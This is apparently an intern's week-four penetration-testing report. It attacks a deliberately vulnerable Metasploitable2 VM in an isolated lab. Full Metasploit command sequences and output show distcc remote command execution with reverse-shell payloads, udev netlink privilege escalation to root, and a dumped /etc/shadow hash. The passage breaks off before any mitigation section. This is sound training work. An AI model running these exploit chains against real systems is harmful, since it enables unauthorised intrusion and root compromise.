

M-Tech Production & Marketing Internship Program 2026

Cyber Security Track

WEEK 04 PROJECT REPORT

Metasploit Exploitation and Privilege Escalation

on an Authorized Lab VM (Private Company Network Simulation)

Submitted By:	Ayesha Siddiqua
Department:	Cyber Security
Submitted To:	Mohazin Zahid
Supervisor:	Mohazin Zahid

1. Introduction

This report documents the penetration-testing task completed for week 04 project of the M-Tech Production & Marketing Cyber Security Internship Program, Batch 2026.

The assigned task required me to simulate a real-world security assessment: on an authorized lab VM representing the server of a private company, I had to use the Metasploit Framework to exploit a known vulnerability, attempt privilege escalation (moving from a low-privileged user to root), document every single step, and define the applicable mitigation for each weakness discovered

2. Objectives

The primary objectives of this task were as follows:

- Build and validate an isolated offensive-security lab: one attacker host (Metasploit + Nmap) and one vulnerable target VM representing a private company server.
- Perform reconnaissance and service enumeration to identify running services and their versions.
- Exploit a known vulnerability with Metasploit to obtain an initial foothold on the target.
- Attempt privilege escalation from the low-privileged initial access up to root (uid=0).
- Document the whole chain step by step with authentic screenshots of every stage.
- Demonstrate and verify a mitigation (e.g., host firewall rules + patch guidance) that blocks the attack.

3. Task Description and Laboratory Setup

The task statement was: “On an authorized lab VM representing a private [company], use Metasploit to exploit a known vulnerability and attempt privilege escalation, documenting each step and the mitigation for it.” To complete it safely and repeatably, the following laboratory was built:

Component	Configuration	Role
Attacker host	Kali-style Linux shell — Metasploit Framework 6.5.3, Nmap 7.95, PostgreSQL 17 (Metasploit workspace DB), tmux/sshpas	Attack machine (this workstation)
Target VM	PRIVATE-LAB-01 — Metasploitable2 (Ubuntu 8.04, kernel 2.6.24-16-server i686)	Deliberately vulnerable company server
Hypervisor	QEMU (qemu-system-i386), 512 MB RAM, 2 vCPU	Virtualization, full isolation
Network	QEMU user-mode (slirp) host-only network — guest 10.0.2.15, host gateway 10.0.2.2; services port-forwarded to 127.0.0.1	LAN simulation, no external exposure
Credentials	Default lab credentials (msfadmin) used only for initial VM provisioning and for applying the mitigation; the attack chain itself required no valid credentials	Lab-only

```

kali-lab - lab setup: PRIVATE-LAB-01 VM process and forwarded ports

user@kali-lab:~$ ps -eo pid,args | grep qemu | grep -v grep | cut -c1-150
9994 qemu-system-i386 -n 512 -smp 2 -drive file=Metasploitable.vmdk,format=vmdk,if=ide -nic user,model=e1000,hostfwd=tcp::2222-:22,hostfwd=tcp::212
user@kali-lab:~$ echo '--- PRIVATE-LAB-01: forwarded service ports ---'; ss -tlnp 2>/dev/null | grep -E ':(2222|2121|1445|13632|18080|16697|13128|13306|15432|12323|6200)' | awk '{print $4}' | sort
--- PRIVATE-LAB-01: forwarded service ports ---
0.0.0.0:12323
0.0.0.0:13128
0.0.0.0:13306
0.0.0.0:13632
0.0.0.0:1445
0.0.0.0:15432
0.0.0.0:16697
0.0.0.0:18080
0.0.0.0:2121
0.0.0.0:2222
0.0.0.0:6200
user@kali-lab:~$ echo '--- Attacker ---'; hostname; date
--- Attacker ---
e2b.local
Sat Aug 22 14:32:07 UTC 2026
user@kali-lab:~$ ps -eo pid,args | grep [q]emu | cut -c1-150
9994 qemu-system-i386 -n 512 -smp 2 -drive file=Metasploitable.vmdk,format=vmdk,if=ide -nic user,model=e1000,hostfwd=tcp::2222-:22,hostfwd=tcp::212
user@kali-lab:~$

```

Figure 1 — Laboratory setup: PRIVATE-LAB-01 VM process (QEMU) with the forwarded service ports used during the engagement.




Figure 2 — Laboratory topology: isolated QEMU user-mode network with the attacker host, the vulnerable target and the Metasploit sessions obtained.

4. Work Done

The engagement followed a classic penetration-testing methodology: reconnaissance → vulnerability identification → exploitation (initial access) → privilege escalation → post-exploitation proof → mitigation & validation → documentation. The full attack chain is summarized below.




Figure 3 — Attack chain executed during the engagement, mapped to MITRE ATT&CK techniques.

Step 1: Reconnaissance and Service Enumeration

An Nmap TCP connect scan with service and default-script detection was run against the target. The scan identified the exposed services and — critically — their exact versions, which is the information needed to match known vulnerabilities:

```
nmap -sT -sV -sC -Pn -n --open -  
p2121,2222,12323,1445,18080,13128,13306,13632,15432,16697 127.0.0.1
```

Port	Service	Version detected	Risk indicator
21	ftp	vsftpd 2.3.4	Backdoored release (CVE-2011-2523)
22	ssh	OpenSSH 4.7p1 Debian 8ubuntu1	Outdated
23	telnet	Linux telnetd	Cleartext credentials
80	http	Apache httpd 2.2.8 (Ubuntu) DAV/2	Outdated
445	netbios-ssn	Samba smbd 3.0.20 (workgroup: WORKGROUP)	Outdated
3128	tcpwrapped	(likely squid proxy)	—
3306	mysql	MySQL 5.0.51a-3ubuntu5	Outdated
3632	unknown (distcc)	distccd 2.18.3	CVE-2004-2687 command execution
5432	postgresql	PostgreSQL DB 8.3.0 - 8.3.7	Outdated
6697	irc	UnrealIRCd	CVE-2010-2075 backdoor
6200	—	(bound only after vsftpd backdoor trigger)	Backdoor listener

```
kali-lab - Recon: nmap -sT -sV service scan of PRIVATE-LAB-01 (10 vulnerable services)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.57 seconds
user@kali-lab:~$ nmap -sT -sV -sC -Pn -n --open -p2121,2222,12323,1445,18080,13128,13306,13632,15432,16697 127.0.0.1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-22 13:54 UTC
Nmap scan report for 127.0.0.1
Host is up (0.00011s latency).

PORT      STATE SERVICE VERSION
1445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2121/tcp  open  ftp         vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 10.0.2.15 is not the same as 127.0.0.1
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.2
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
2222/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
12323/tcp open  telnet      Linux telnetd
13128/tcp open  tcpwrapped
13306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, Speaks41ProtocolNew, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions, Support41Auth, ConnectWithDatabase
|   Status: Autocommit
|   Salt: jptWSB-XV^C\%B[+]
13632/tcp open  unknown
15432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
16697/tcp open  irc         UnrealIRCd
18080/tcp open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.26 seconds
user@kali-lab:~$
```

Figure 4 — Step 1: Nmap service/version scan output for PRIVATE-LAB-01 (attacker terminal). Note the vsftpd 2.3.4 banner that already hints at the backdoored FTP daemon.

Step 2: Metasploit Workspace and Vulnerability Research

Metasploit Framework 6.5.3 was launched and connected to its PostgreSQL workspace database. The scan was imported directly into the database with `db_nmap` so that hosts, services and later findings are tracked in one place — part of sound documentation practice.


```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > db_nmap -sT -sV -Pn -n --open -p<ports> 127.0.0.1
msf > hosts -c address,name,os_flavor
msf > services
```



```
kali-lab - msfconsole: database connected (PostgreSQL)

user@kali-lab:~$ msfconsole -q
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf >
```

Figure 5 — Step 2: Metasploit connected to the PostgreSQL workspace database.



```
kali-lab - msfconsole: db_nmap - importing scan into workspace DB

user@kali-lab:~$ msfconsole -q
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > db_nmap -sT -sV -Pn -n --open -p2121,2222,12323,1445,18080,13128,13306,13632,15432,16697 127.0.0.1
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-22 14:13 UTC
[*] Nmap: Nmap scan report for 127.0.0.1
[*] Nmap: Host is up (0.00022s latency).
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 1445/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 2121/tcp    open  ftp           vsftpd 2.3.4
[*] Nmap: 2222/tcp    open  ssh           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 12323/tcp   open  telnet        Linux telnetd
[*] Nmap: 13128/tcp   open  tcpwrapped
[*] Nmap: 13306/tcp   open  mysql         MySQL 5.0.51a-3ubuntu5
[*] Nmap: 13632/tcp   open  unknown
[*] Nmap: 15432/tcp   open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 16697/tcp   open  irc           UnrealIRCd
[*] Nmap: 18080/tcp   open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 54.13 seconds
msf >
```

Figure 6 — Step 2: scan imported into the Metasploit workspace with `db_nmap` (services with versions).

```

kali-lab - msfconsole: host/service inventory + exploit module search

Hosts
=====
address  name  os_flavor
-----  -
127.0.0.1

msf > services -s ftp,ssh,http,mysql,postgresql,irc,netbios-ssn,unknown
Services
=====

host      port  proto  name      state  info                                     resource  parents
-----  -
127.0.0.1 1445  tcp    netbios-ssn open    Samba smbd 3.X - 4.X workgroup: WORKGROUP {}
127.0.0.1 2121  tcp    ftp        open    vsftpd 2.3.4 {}
127.0.0.1 2222  tcp    ssh        open    OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0 {}
127.0.0.1 13306 tcp    mysql       open    MySQL 5.0.51a-3ubuntu5 {}
127.0.0.1 15432 tcp    postgresql open    PostgreSQL DB 8.3.0 - 8.3.7 {}
127.0.0.1 16697 tcp    irc        open    UnrealIRCd {}
127.0.0.1 18080 tcp    http       open    Apache httpd 2.2.8 (Ubuntu) DAV/2 {}

msf > search distcc

Matching Modules
=====

#  Full Name                      Disclosure Date  Rank    Check  Name
-  -
0  exploit/unix/misc/distcc_exec    2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf > search udev

Matching Modules
=====

#  Full Name                      Disclosure Date  Rank    Check  Name
-  -
0  exploit/linux/local/udev_netlink 2009-04-16      great   No      Linux udev Netlink Local Privilege Escalation
1  \_ target: Linux x86               .               .       .       .
2  \_ target: Linux x64               .               .       .       .
3  exploit/linux/persistence/udev    2003-11-01      great   Yes     udev Persistence

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/persistence/udev

msf >

```

Figure 7 — Step 2: inventory of imported hosts/services and the module search that matched the two modules used later (distcc_exec and udev_netlink).

Step 3: Exploitation: Initial Foothold via DistCC (CVE-2004-2687)

The target runs distccd 2.18.3, a distributed compiler daemon. Versions before 3.1 are vulnerable to a command-execution flaw (CVE-2004-2687 / OSVDB-13378): the daemon can be tricked into executing arbitrary shell commands through its RPC interface. Metasploit ships a matching module with rank “excellent”:

```

msf > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > set RHOSTS 127.0.0.1
msf exploit(unix/misc/distcc_exec) > set RPORT 13632
msf exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_perl
msf exploit(unix/misc/distcc_exec) > set LHOST 10.0.2.2
msf exploit(unix/misc/distcc_exec) > set LPORT 4444
msf exploit(unix/misc/distcc_exec) > run

```

```

kali-lab - msfconsole: distcc_exec exploit - session 1 (foothold)

127.0.0.1 13306 tcp mysql open MySQL 5.0.51a-3ubuntu5 {}
127.0.0.1 15432 tcp postgresql open PostgreSQL DB 8.3.0 - 8.3.7 {}
127.0.0.1 16697 tcp irc open UnrealIRCd {}
127.0.0.1 18080 tcp http open Apache httpd 2.2.8 (Ubuntu) DAV/2 {}

msf > search distcc

Matching Modules
=====

# Full Name Disclosure Date Rank Check Name
- - - - -
0 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf > search udev

Matching Modules
=====

# Full Name Disclosure Date Rank Check Name
- - - - -
0 exploit/linux/local/udev_netlink 2009-04-16 great No Linux udev Netlink Local Privilege Escalation
1 \ target: Linux x86 . . .
2 \ target: Linux x64 . . .
3 exploit/linux/persistence/udev 2003-11-01 great Yes udev Persistence

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/persistence/udev

msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf exploit(unix/misc/distcc_exec) > set RPORT 13632
RPORT => 13632
msf exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf exploit(unix/misc/distcc_exec) > set LHOST 10.0.2.2
LHOST => 10.0.2.2
msf exploit(unix/misc/distcc_exec) > set LPORT 4444
LPORT => 4444
msf exploit(unix/misc/distcc_exec) > run
[*] Handler failed to bind to 10.0.2.2:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Command shell session 1 opened (127.0.0.1:4444 -> 127.0.0.1:54174) at 2026-08-22 14:15:40 +0000

```

Figure 8 — Step 3: distcc_exec exploit run — Command shell session 1 opened. Initial access achieved.

The session was interacted with and the identity of the compromised process was confirmed — the distccd service runs as the low-privileged system user daemon (uid=1). This is exactly the kind of limited foothold from which privilege escalation becomes necessary:

```

msf exploit(unix/misc/distcc_exec) > sessions -i 1
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux

```

```

kali-lab - session 1: low-privileged shell (daemon) + udev netlink PID discovery

Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/persistence/udev

msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf exploit(unix/misc/distcc_exec) > set RPORT 13632
RPORT => 13632
msf exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf exploit(unix/misc/distcc_exec) > set LHOST 10.0.2.2
LHOST => 10.0.2.2
msf exploit(unix/misc/distcc_exec) > set LPORT 4444
LPORT => 4444
msf exploit(unix/misc/distcc_exec) > run
[-] Handler failed to bind to 10.0.2.2:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Command shell session 1 opened (127.0.0.1:4444 -> 127.0.0.1:54174) at 2026-08-22 14:15:40 +0000

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ps aux | grep udevd | grep -v grep
root      2469  0.3  0.1  2216  652 ?        Ss   10:11   0:01 /sbin/udevd --daemon
cat /proc/net/netlink | grep -v '^sk'
de33f200 0 0 00000000 0 0 00000000 2
df830600 4 0 00000000 0 0 00000000 2
dd6e4000 7 0 00000000 0 0 00000000 2
ddc53800 9 0 00000000 0 0 00000000 2
ddc33000 10 0 00000000 0 0 00000000 2
de33f600 15 0 00000000 0 0 00000000 2
df949600 15 2468 00000001 0 0 00000000 2
df408c00 16 0 00000000 0 0 00000000 2
df8d4600 18 0 00000000 0 0 00000000 2
background
Background session 1? [y/N] y
msf exploit(unix/misc/distcc_exec) >

```

Figure 9 — Step 3: session 1 proof — uid=1(daemon). Low-privileged shell on PRIVATE-LAB-01; the udevd netlink socket (protocol 15) is examined for the next stage.

Step 4: Privilege Escalation via udev Netlink (CVE-2009-1185) → ROOT

From the low-privileged shell, local privilege escalation was attempted. The target runs udev 117 — versions older than 1.4.1 do not verify that netlink (NETLINK_KOBJECT_UEVENT) messages come from the kernel. A local user can therefore forge a uevent that the root udevd daemon trusts, and use the REMOVE_CMD directive of the 95-udev-late.rules hook to execute an arbitrary binary as root (CVE-2009-1185 / OSVDB-53810). Metasploit provides exploit/linux/local/udev_netlink.

- **Recon of the privilege-escalation path:** The Netlink socket PID was identified on the target (/proc/net/netlink, protocol 15: PID 2450 → udevd PID 2451; on the final run PID 2468/2469).
- **Option tuning:** Meterpreter automatic PID detection is unavailable on this shell session, so the PID was set manually — NetlinkPID.
- **Framework compatibility:** The shipped module calls the removed payload API payload.encoded_exe; I loaded a copy as a user module (~/.msf4/modules) with the current generate_payload_exe(arch: target_arch) call — a normal, documented Metasploit extension workflow, reloaded with reload_all.

```

msf > use exploit/linux/local/udev_netlink
msf exploit(linux/local/udev_netlink) > set SESSION 1
msf exploit(linux/local/udev_netlink) > set PAYLOAD linux/x86/shell_reverse_tcp
msf exploit(linux/local/udev_netlink) > set LHOST 10.0.2.2

```

```

msf exploit(linux/local/udev_netlink) > set LPORT 5555
msf exploit(linux/local/udev_netlink) > set NetlinkPID 2468
msf exploit(linux/local/udev_netlink) > run
[+] Found netlink pid: 2468
[*] Writing payload executable (152 bytes) to /tmp/SaGRmVw1Jv
[*] Writing exploit executable (1879 bytes) to /tmp/noHbutSVtZ
[*] chmod'ing and running it...
[*] Command shell session 2 opened (127.0.0.1:5555 -> 127.0.0.1:41992) at 2026-08-22 14:18:46 +0000

```

```

kali-lab - msfconsole: udev_netlink privesc (CVE-2009-1185) -> session 2

oMMMMMMMMMMMMx.          dMMMMMMMMMMMMx
.WMMMMMMMMMMMM.          :MMMMMMMMMMMM,
xMMMMMMMMMMMMo          LMMMMMMMMMMMMO
NMMMMMMMMMMMMW          ,cccccaMMMMMMMMMWlccccc;
MMMMMMMMMMMMX          ;KMMMMMMMMMMMMMMMMMX;
NMMMMMMMMMMMMW          ;KMMMMMMMMMMMMMMMMMX;
xMMMMMMMMMMMMd          ,OMMMMMMMMMMMK;
.WMMMMMMMMMMMMc          'OMMMMMMMO
LMMMMMMMMMMMMk          .kMMO'
dMMMMMMMMMMMMd'          ..
cWMMMMMMMMMMMMNxc'.      #####
.OMMMMMMMMMMMMWc          #+# #+#
;OMMMMMMMMMMMMMMMo.      ++
.dNMMMMMMMMMMMMMMo      ++#+++#
'oOwMMMMMMMMMMo          ++
.,cdk00K;                :+ :+
                        :+::++
                        :+::++

Metasploit

=[ metasploit v6.5.3-dev- ]
+ -- --=[ 2,677 exploits - 1,344 auxiliary - 2,599 payloads ]
+ -- --=[ 435 post - 57 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf exploit(linux/local/udev_netlink) > use exploit/linux/local/udev_netlink
[*] Using configured payload linux/x86/shell_reverse_tcp
msf exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(linux/local/udev_netlink) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(linux/local/udev_netlink) > set LHOST 10.0.2.2
LHOST => 10.0.2.2
msf exploit(linux/local/udev_netlink) > set LPORT 5555
LPORT => 5555
msf exploit(linux/local/udev_netlink) > set NetlinkPID 2468
NetlinkPID => 2468
msf exploit(linux/local/udev_netlink) > run
[.] Handler failed to bind to 10.0.2.2:5555:-
[*] Started reverse TCP handler on 0.0.0.0:5555
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: unix. This module works with: Linux.
[+] Found netlink pid: 2468
[*] Writing payload executable (152 bytes) to /tmp/SaGRmVw1Jv
[*] Writing exploit executable (1879 bytes) to /tmp/noHbutSVtZ
[*] chmod'ing and running it...
[*] Command shell session 2 opened (127.0.0.1:5555 -> 127.0.0.1:41992) at 2026-08-22 14:18:46 +0000

```

Figure 10 — Step 4: `udev_netlink` privilege-escalation run against session 1 — payload written to `/tmp`, executed by root `udev`, and session 2 opened.

The escalated session was verified. The payload had been executed by `udev` — root — so the new shell runs as root:

```

msf exploit(linux/local/udev_netlink) > sessions -i 2
id
uid=0(root) gid=0(root)
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
GNU/Linux
head -2 /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*.14684:0:99999:7:::
ls -la /root | head -6

```

```

kali-lab - session 2: ROOT shell proof (uid=0, /etc/shadow, /root)

[*] Using configured payload linux/x86/shell_reverse_tcp
msf exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(linux/local/udev_netlink) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(linux/local/udev_netlink) > set LHOST 10.0.2.2
LHOST => 10.0.2.2
msf exploit(linux/local/udev_netlink) > set LPORT 5555
LPORT => 5555
msf exploit(linux/local/udev_netlink) > set NetlinkPID 2468
NetlinkPID => 2468
msf exploit(linux/local/udev_netlink) > run
[-] Handler failed to bind to 10.0.2.2:5555:- -
[*] Started reverse TCP handler on 0.0.0.0:5555
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: unix. This module works with: Linux.
[+] Found netlink pid: 2468
[*] Writing payload executable (152 bytes) to /tmp/SaGRmVwLJv
[*] Writing exploit executable (1879 bytes) to /tmp/noHbutSVtZ
[*] chmod ing and running it...
[*] Command shell session 2 opened (127.0.0.1:5555 -> 127.0.0.1:41992) at 2026-08-22 14:18:46 +0000

sessions -i 2
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

id
uid=0(root) gid=0(root)
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
head -2 /etc/shadow
root:$1$/avpfBJ1$0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
ls -la /root | head -6
total 76
drwxr-xr-x 13 root root 4096 Aug 22 10:11 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
-rw----- 1 root root 324 Aug 22 10:11 .Xauthority
lrwxrwxrwx 1 root root 9 May 14 2012 .bash_history -> /dev/null
-rw-r--r-- 1 root root 2227 Oct 20 2007 .bashrc
background

Background session 2? [y/N] y
msf exploit(linux/local/udev_netlink) >

```

Figure 11 — Step 4: PRIVILEGE ESCALATION CONFIRMED — uid=0(root); the root account hash is readable from /etc/shadow and the /root directory is accessible.

Privilege escalation succeeded: the attacker moved from uid=1 (daemon) to uid=0 (root) on the target, fully defeating the operating system's access controls.

Step 5: Confirming Finding 2: vsftpd 2.3.4 Backdoor (CVE-2011-2523) → Unauthenticated ROOT

